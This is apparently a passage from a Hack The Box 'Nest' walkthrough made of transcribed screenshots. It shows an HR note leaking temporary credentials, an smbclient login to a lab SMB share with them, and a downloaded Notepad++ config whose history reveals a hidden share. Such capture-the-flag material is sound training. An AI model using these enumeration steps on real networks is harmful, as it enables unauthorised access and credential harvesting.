
```
We would like to extend a warm welcome to our newest member of staff, <FIRSTNAME> <SURNAME>

You will find your home folder in the following location:
\\HTB-NEST\Users\<USERNAME>

If you have any issues accessing specific services or workstations, please inform the
IT department and use the credentials below until all systems have been set up for you.

Username: TempUser
Password: welcome2019


Thank you
HR
```




```
root@kali:~/Masaüstü# smbclient  \\\\10.10.10.178\\Data -U "TempUser"
Enter WORKGROUP\TempUser's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Thu Aug  8 01:53:46 2019
  ..                                  D        0  Thu Aug  8 01:53:46 2019
  IT                                  D        0  Thu Aug  8 01:58:07 2019
  Production                          D        0  Tue Aug  6 00:53:38 2019
  Reports                             D        0  Tue Aug  6 00:53:44 2019
  Shared                              D        0  Wed Aug  7 22:07:51 2019

               10485247 blocks of size 4096. 6449588 blocks available
```




```
smb: \IT\Configs\NotepadPlusPlus\> get config.xml
getting file \IT\Configs\NotepadPlusPlus\config.xml of size 6451 as config.xml (8.0 KiloBytes/sec) (average 8.0 KiloBytes/sec)
smb: \IT\Configs\NotepadPlusPlus\> 
```




```
        <GUIConfig name="DockingManager" leftWidth="200" rightWidth="200" topHeight="200" bottomHeight="200">
            <FloatingWindow cont="4" x="39" y="109" width="531" height="364" />
            <PluginDlg pluginName="dummy" id="0" curr="3" prev="-1" isVisible="yes" />
            <PluginDlg pluginName="NppConverter.dll" id="3" curr="4" prev="0" isVisible="no" />
            <ActiveTabs cont="0" activeTab="-1" />
            <ActiveTabs cont="1" activeTab="-1" />
            <ActiveTabs cont="2" activeTab="-1" />
            <ActiveTabs cont="3" activeTab="-1" />
        </GUIConfig>
    </GUIConfigs>
    <!-- The History of opened files list -->
    <FindHistory nbMaxFindHistoryPath="10" nbMaxFindHistoryFilter="10" nbMaxFindHistoryFind="10" nbMaxFindHistoryReplace="10"
matchWord="no" matchCase="no" wrap="yes" directionDown="yes" fifRecuisive="yes" fifInHiddenFolder="no" dlgAlwaysVisible="no"
fifFilterFollowsDoc="no" fifFolderFollowsDoc="no" searchMode="0" transparencyMode="0" transparency="150">
        <Find name="text" />
        <Find name="txt" />
        <Find name="itx" />
        <Find name="iTe" />
        <Find name="IEND" />
        <Find name="redeem" />
        <Find name="activa" />
        <Find name="activate" />
        <Find name="redeem on" />
        <Find name="192" />
        <Replace name="C_addEvent" />
    </FindHistory>
    <History nbMaxFile="15" inSubMenu="no" customLength="-1">
        <File filename="C:\windows\System32\drivers\etc\hosts" />
        <File filename="\\HTB-NEST\Secure$\IT\Carl\Temp.txt" />
        <File filename="C:\Users\C.Smith\Desktop\todo.txt" />
    </History>
</NotepadPlus>
```



